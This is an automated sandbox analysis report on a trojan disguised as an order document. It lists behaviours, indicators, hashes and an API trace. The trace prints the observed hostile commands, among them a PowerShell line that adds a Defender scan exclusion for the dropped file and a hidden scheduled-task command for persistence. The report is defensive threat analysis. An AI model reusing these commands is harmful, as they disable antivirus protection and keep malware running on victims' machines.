	System Information Discovery	<div><div></div><div></div><div></div></div>	Characteristics: 1, 2, 3, 4
	File and Directory Discovery	<div><div></div><div></div><div></div></div>	Characteristics: 1, 2
Collection	Data from Local System	<div><div></div><div></div><div></div></div>	Characteristics: 1

© ATT&CK™ is a trademark of The MITRE Corporation.

▼ Notable Threat Characteristics

▼ Anti-security, self-preservation (2)

Characteristic	Significance	Details
Attempts to detect active running processes	<div><div></div><div></div><div></div></div>	Process ID: 2744 Info: enum processes
Uses suspicious packer	<div><div></div><div></div><div></div></div>	File Name: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Packer: UNKNOWN

▼ Autostart or other system reconfiguration (2)

Characteristic	Significance	Details
Adds scheduled task to automatically run at startup	<div><div></div><div></div><div></div></div>	"Updates\lxeqnDhmFdUxs" /XML
Modifies file that can be used to infect systems	<div><div></div><div></div><div></div></div>	%APPDATA%\lxeqnDhmFdUxs.exe

▼ File drop, download, sharing, or replication (27)

Characteristic	Significance	Details
Drops executable during installation	<div><div></div><div></div><div></div></div>	Dropping Process ID: 2744 File: %APPDATA%\xeqnDhmFdUxs.exe Type: VSDT_EXE_MSIL
Executes dropped file	<div><div></div><div></div><div></div></div>	%TEMP%\tmp162.tmp"
Executes dropped file	<div><div></div><div></div><div></div></div>	File: %APPDATA%\xeqnDhmFdUxs.exe Shell Command: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe "%windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "%APPDATA%\xeqnDhmFdUxs.exe"
Executes dropped file	<div><div></div><div></div><div></div></div>	File: %TEMP%\tmp162.tmp Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\xeqnDhmFdUxs" /XML "%TEMP%\tmp162.tmp"
Creates multiple copies of a file	<div><div></div><div></div><div></div></div>	%APPDATA%\xeqnDhmFdUxs.exe
Copies self	<div><div></div><div></div><div></div></div>	File is copied from %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe to %APPDATA%\xeqnDhmFdUxs.exe
Deletes self to remove traces of the infection	<div><div></div><div></div><div></div></div>	%WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_66d89b97-f9aa-43f3-9482-8b624c919cb7 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_770b968a-1d73-42ce-b020-4c0c62488e1d Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_95502d2f-dc4a-42b7-988c-8cfffdf607f7 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4513f856-048d-495a-bde2-f2a3b9c76d25 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d813befd-90b1-4837-bf5e-00214ee39c04 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0302eec1-dff4-404e-b04b-6e09659cefac Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_65206ae7-480f-4ecb-aeed-0c42dcc9225b Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_73c6630e-596e-4220-8151-cda4d36c1796 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_15952f2e-49c7-4619-8d6e-eb9ab3d779cd Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0f570e6e-bc60-4ed9-b3f8-fab47f319edb Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_49bc54e3-a8e1-408e-ad40-b9247e73685c Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_17c3d8a0-880d-4866-a76a-51375818d941 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4c12a1a3-819a-49fc-8c8a-57e7c5b6bc48 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_be7874bf-0e09-4db7-8886-b0f4deb93f60 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6fdaf852-3cbb-4b24-83f7-b1888576c0f1 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_771a0ed5-7c01-4bee-abcb-2b3f155d5f26 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 1856 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_209cdba5-75aa-426c-a874-5ad03db66d8b Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 1856 File: %TEMP%\y3actlId.1yl.psm1 Type: VSDT_ASCII
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 1856 File: %TEMP%\tgu5ndcz.ven.ps1 Type: VSDT_ASCII
Deletes file to compromise the system or to remove traces of the infection	<div><div></div><div></div><div></div></div>	Process ID: 2744 File: %TEMP%\tmp162.tmp Type: VSDT_TEXT_HTML

▼ Hijack, redirection, or data theft (7)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 1856 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 2744 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 1856 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 2744 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 1856 Info: Searches files by API
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 1856 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 2744 Info: Obtains drive info from API result

▼ Malformed, defective, or with known malware traits (3)

Characteristic	Significance	Details
Detected as probable malware	<div><div></div><div></div><div></div></div>	Source: ATSE Detection Name: TROJ_GEN.R002C0PL222 Engine Version: 22.580.1004 Malware Pattern Version: 18.115.92
Drops probable malware	<div><div></div><div></div><div></div></div>	Source: ATSE Detection Name: TROJ_GEN.R002C0PL222 File Name: lxeqnDhmFdUxs.exe SHA1: 60BA53A8FF1DFC3D664ACE2066FB7C7642E27E5D Engine Version: 22.580.1004 Malware Pattern Version: 18.115.92
Rare executable file	<div><div></div><div></div><div></div></div>	Global Detections: 0

▼ Process, service, or memory object change (12)

Characteristic	Significance	Details
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2744 Injected API: SetThreadContext Target Process ID: 2244 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2744 Injected API: WriteProcessMemory Target Process ID: 2244 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2744 Target Process ID: 2244 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Injected Address: 0x0
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2744 Target Process ID: 2244 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Injected Content: U...E...L.V.u.P.E.PV....
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2744 Target Process ID: 2244 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Injected Content: MZER.
Creates process	<div><div></div><div></div><div></div></div>	Process ID: 2244 Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe
Creates process	<div><div></div><div></div><div></div></div>	Process ID: 2744 Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Shell Command:
Creates named pipe	<div><div></div><div></div><div></div></div>	\\.\pipe\PSHost.133148132308113710.1856.DefaultAppDomain.powershell
Injects memory with dropped files	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2744 Target Process ID: 2244 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe File: MZER.
Escalates process privileges to gain a higher level of access	<div><div></div><div></div><div></div></div>	Process ID: 1856 Info: Obtains system level privileges
Creates process in system directory	<div><div></div><div></div><div></div></div>	Process ID: 1700 Image Path: %windir%\SysWOW64\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\lxeqnDhmFdUxs" /XML "%TEMP%\tmp162.tmp"
Creates process in system directory	<div><div></div><div></div><div></div></div>	Process ID: 1856 Image Path: %windir%\SysWOW64\WindowsPowerShell\v1.0\powershell.exe "%windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "%APPDATA%\lxeqnDhmFdUxs.exe"

▼ Rootkit, cloaking (1)

Characteristic	Significance	Details
Hides file to evade detection	<div><div></div><div></div><div></div></div>	File: %APPDATA%\lxeqnDhmFdUxs.exe

▼ Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
ocsp.digicert.com	72.21.91.29	53	-	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
ctldl.windowsupdate.com	67.26.243.254	53	-	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
iecvlist.microsoft.com	72.21.81.200	53	-	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
sqm.telemetry.microsoft.com	65.55.252.93	53	-	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
sqm.telemetry.microsoft.com	65.55.252.93	443	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
ctldl.windowsupdate.com	67.26.241.254	80	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
ocsp.digicert.com	72.21.91.29	80	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
iecvlist.microsoft.com	72.21.81.200	443	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe

URL	Site Category	Risk Level	Threat	Accessed By
http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLtm8KPIGxvDI7I90VUCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D	Computers / Internet Cloud Applications	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?bd4e567eaa11ff14	Computers / Internet	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
lxeqnDhmFdUxs.exe	Low	TROJ_GEN.R002C0PL222	Drops probable malware	-	901632	60BA53A8FF1DFC3D664ACE2066FB7C7642E27E5D
tgu5ndcz.ven.ps1	No risk	-	-	-	1	356A192B7913B04C54574D18C28D46E6395428AB
d93f411851d7c929.customDestinations-ms	No risk	-	-	-	6213	03119FA06A25193E4E1A6D55C9055CAEC7925AF5
NZEOGEEHR4E3MLO7MON6.tem	No risk	-	-	-	6213	03119FA06A25193E4E1A6D55C9055CAEC7925AF5
d93f411851d7c929.customDestinations-ms-RF10f3d.TMP	No risk	-	-	-	6213	CD8E627A4194B369C62A4BF8790F12D5CA0D941C
PowerShell_AnalysisCacheEntry_3481b253-61ad-414d-9674-c23ddc346375	No risk	-	-	-	1413	7AEF65BB38D51DEC12E890047C998BC27CC93580
PowerShell_AnalysisCacheEntry_12fcfd4e-6348-436d-8368-4711524cbf3c	No risk	-	-	-	2248	73ED2987A28F700FA077249293D180662BAEFC24
PowerShell_AnalysisCacheEntry_02c86d53-64d3-405a-b874-3fb9e4d3d801	No risk	-	-	-	880	726C52185EF6F2C55EDCDE33BAB53FF71ACF9565
PowerShell_AnalysisCacheEntry_9394bfc5-873e-4824-9a5a-5ff7636eb310	No risk	-	-	-	3593	7A441E6298A953F9369B821C4DCEB0375FBA47F8
PowerShell_AnalysisCacheEntry_bc4b32fd-57c3-413a-a2e1-81be6176e045	No risk	-	-	-	12542	8304E71FC5458B789A5BC08A6DA42A8A635B87D1

▼ Suspicious Objects

Type	Object	Risk Level
File (SHA1)	60BA53A8FF1DFC3D664ACE2066FB7C7642E27E5D	High

▼ Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Detected as probable malware Source: ATSE Detection Name: TROJ_GEN.R002C0PL222 Engine Version: 22.580.1004 Malware Pattern Version: 18.115.92		
Detection	Threat Characteristic: Drops probable malware Source: ATSE Detection Name: TROJ_GEN.R002C0PL222 File Name: lxeqnDhmFdUxs.exe SHA1: 60BA53A8FF1DFC3D664ACE2066FB7C7642E27E5D Engine Version: 22.580.1004 Malware Pattern Version: 18.115.92		
Detection	Threat Characteristic: Rare executable file Global Detections: 0		
Detection	Threat Characteristic: Uses suspicious packer File Name: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Packer: UNKNOWN		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 4defdc, 0, 0, 0) Return: 6eb590		2744
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2744 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (6eb590, 4defdc) Return: 1		2744
Call System API	API Name: GetVersionExA Args: (69fa50) Return: 1		2744
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2744 Info: Obtains system version from API result		

Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\mscorlib*, 0, 4dece0, 0, 0, 0) Return: 6eae50		2744
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Core*, 0, 4da698, 0, 0, 0) Return: 6eaf50		2744
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System*, 0, 4d9d58, 0, 0, 0) Return: 77a5c0		2744
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Runtime92aa12#, 0, 4dae68, 0, 0, 0) Return: 77a440		2744
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Xml*, 0, 4db778, 0, 0, 0) Return: 779fc0		2744
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Configuration*, 0, 4dae18, 0, 0, 0) Return: 779a80		2744
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3e4		2744
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 2744 Info: enum processes		
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3ec		2744
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3f4		2744
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3fc		2744
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 408		2744
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 410		2744
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 418		2744
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 420		2744
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 428		2744
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 430		2744
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 438		2744
Call System API	API Name: GetVersionExA Args: (4dd640) Return: 1		2744
Call System API	API Name: GetVersionExA Args: (724c9cf0) Return: 1		2744
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000...) Return: 0		2744
Call System API	API Name: System.Convert::FromBase64String Args: (H4slAAAAAAEAO29B2AcSZYlJi9lynt\SVkV1+B0oQIAYBMk2JBAEOzBIM3mkuwdaUcjKasggcplVmVdZh2AzO2dvPlee++999577733ujudTf33/8/XGZkAWz2zkra...) Return: 1F8B080000000000...		2744
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (89504E470D0A1A0A..., 0, 5100392, 88) Return: 0		2744
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (89504E470D0A1A0A..., 0, 5100348, 22) Return: 0		2744
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (89504E470D0A1A0A..., 0, 5100328, 18) Return: 0		2744
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (89504E470D0A1A0A..., 0, 5100456, 44) Return: 0		2744
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (89504E470D0A1A0A..., 0, 94416592, 391573) Return: 0		2744
Add File	Path: %APPDATA%\lxeqnDhmFdUxs.exe Type: VSDT_EXE_MSIL		2744
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2744 File: %APPDATA%\lxeqnDhmFdUxs.exe Type: VSDT_EXE_MSIL		
Detection	Threat Characteristic: Creates multiple copies of a file %APPDATA%\lxeqnDhmFdUxs.exe		
Detection	Threat Characteristic: Copies self File is copied from %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe to %APPDATA%\lxeqnDhmFdUxs.exe		
Write File	Path: %APPDATA%\lxeqnDhmFdUxs.exe Type: VSDT_EXE_MSIL		2744
Detection	Threat Characteristic: Modifies file that can be used to infect systems %APPDATA%\lxeqnDhmFdUxs.exe		
Call Filesystem API	API Name: CopyFileExW Args: (%WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe, %APPDATA%\lxeqnDhmFdUxs.exe, 0, 0, 0, 1) Return: 1		2744
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\lxeqnDhmFdUxs.exe		
Call System API	API Name: System.Convert::FromBase64String Args: (PD94bWwgdmVyc2lvbj0iMS4wIjBlbmNvZGlucz0iVVRLTE2lj8+CjxUYXNlZlZlcncNpb249lUjEjMilgeG1sbmM9Imh0dHA6Ly9zY2h1bWZlcm1pY3Jvc29mC5jb20v...) Return: 3C3F786D6C207665...		2744
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2744
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2744 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2744
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2744
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2744
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2744
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		2744
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		2744
Call System API	API Name: GetDriveTypeW Args: (\\?STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#0000000001F500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b})) Return: 3		2744
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2744
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2744
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2744
Call System API	API Name: GetVersionExA Args: (733782d0) Return: 1		2744
Call System API	API Name: GetVersionExA Args: (844e860) Return: 1		2744
Call System API	API Name: GetDriveTypeW Args: (\\?STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#0000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b})) Return: 3		2744
Call System API	API Name: GetDriveTypeW Args: (\\?IDE#CdRomTEAC_CD-ROM_____2.5+____#5&1c1d869a0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b})) Return: 5		2744
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		2744
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		2744
Call System API	API Name: GetDriveTypeA Args: (C:\) Return: 3		2744
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2744
Call Process API	API Name: CreateProcessW Args: (%windir%\System32\WindowsPowerShell\v1.0\powershell.exe, %windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "%APPDATA%\lxeqnDhmFdUxs.exe", , , CREATE_SUSPENDED, , %WorkingDir%, SW_HIDE, Process:1856:%windir%\SysWOW64\WindowsPowerShell\v1.0\powershell.exe) Return: 1		2744

Detection	Threat Characteristic: Executes dropped file File: %APPDATA%\lxeqnDhmFdUxs.exe Shell Command: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe "%windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "%APPDATA%\lxeqnDhmFdUxs.exe"		
Call Thread API	API Name: NtResumeThread Args: (Process:1856,) Return: ?		2744
Call System API	API Name: evtchann.SendEvent Args: (e), pid[1856], ppid[2744] Return: 1		2744
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2744
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2744
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2744
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2744
Call Process API	API Name: CreateProcessW Args: (%windir%\System32\schtasks.exe, "%windir%\System32\schtasks.exe" /Create /TN "Updates\lxeqnDhmFdUxs" /XML "%TEMP%\tmp162.tmp", , , CREATE_SUSPENDED, , %WorkingDir%, SW_HIDE, Process:1700:%windir%\SysWOW64\schtasks.exe) Return: 1		2744
Detection	Threat Characteristic: Executes dropped file %TEMP%\tmp162.tmp"		
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\tmp162.tmp Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\lxeqnDhmFdUxs" /XML "%TEMP%\tmp162.tmp"		
Call Thread API	API Name: NtResumeThread Args: (Process:1700,) Return: ?		2744
Call System API	API Name: evtchann.SendEvent Args: (e), pid[1700], ppid[2744] Return: 1		2744
Detection	Threat Characteristic: Creates process in system directory Process ID: 1856 Image Path: %windir%\SysWOW64\WindowsPowerShell\v1.0\powershell.exe "%windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "%APPDATA%\lxeqnDhmFdUxs.exe"		
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744	1856
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1856 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744	1856
Detection	Threat Characteristic: Creates process in system directory Process ID: 1700 Image Path: %windir%\SysWOW64\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\lxeqnDhmFdUxs" /XML "%TEMP%\tmp162.tmp"		
Detection	Threat Characteristic: Adds scheduled task to automatically run at startup "Updates\lxeqnDhmFdUxs" /XML		
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	2744	1856
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1	2744	1856
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000001F500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b})) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#0000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b})) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM_2.5+_#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b})) Return: 5	2744	1856
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2	2744	1856
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2	2744	1856
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2744	1856
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6b358b90, -1, 7ce414, 7ce410, 0) Return: 0	2744	1856
Call System API	API Name: GetDriveTypeW Args: (%APPDATA%\Microsoft\Windows\Start Menu\Programs\Windows PowerShell\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (%windir%\System32\WindowsPowerShell\v1.0\) Return: 3	2744	1856
Call System API	API Name: GetDriveTypeW Args: (%windir%\System32\WindowsPowerShell\v1.0\) Return: 3	2744	1856
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\NZEOGEEHR4E3MLO7MON6.tmp Type: VSDT_COM_DOS	2744	1856
Write File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\NZEOGEEHR4E3MLO7MON6.tmp Type: VSDT_COM_DOS	2744	1856
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms) Return: 1	2744	1856
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF10f3d.TMP Type: VSDT_EMPTY	2744	1856
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms~RF10f3d.TMP Type: VSDT_COM_DOS	2744	1856
Add File	Path: %APPDATA%\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms Type: VSDT_COM_DOS	2744	1856
Delete File	Path: %TEMP%\tmp162.tmp Type: VSDT_TEXT_HTML		2744
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2744 File: %TEMP%\tmp162.tmp Type: VSDT_TEXT_HTML		
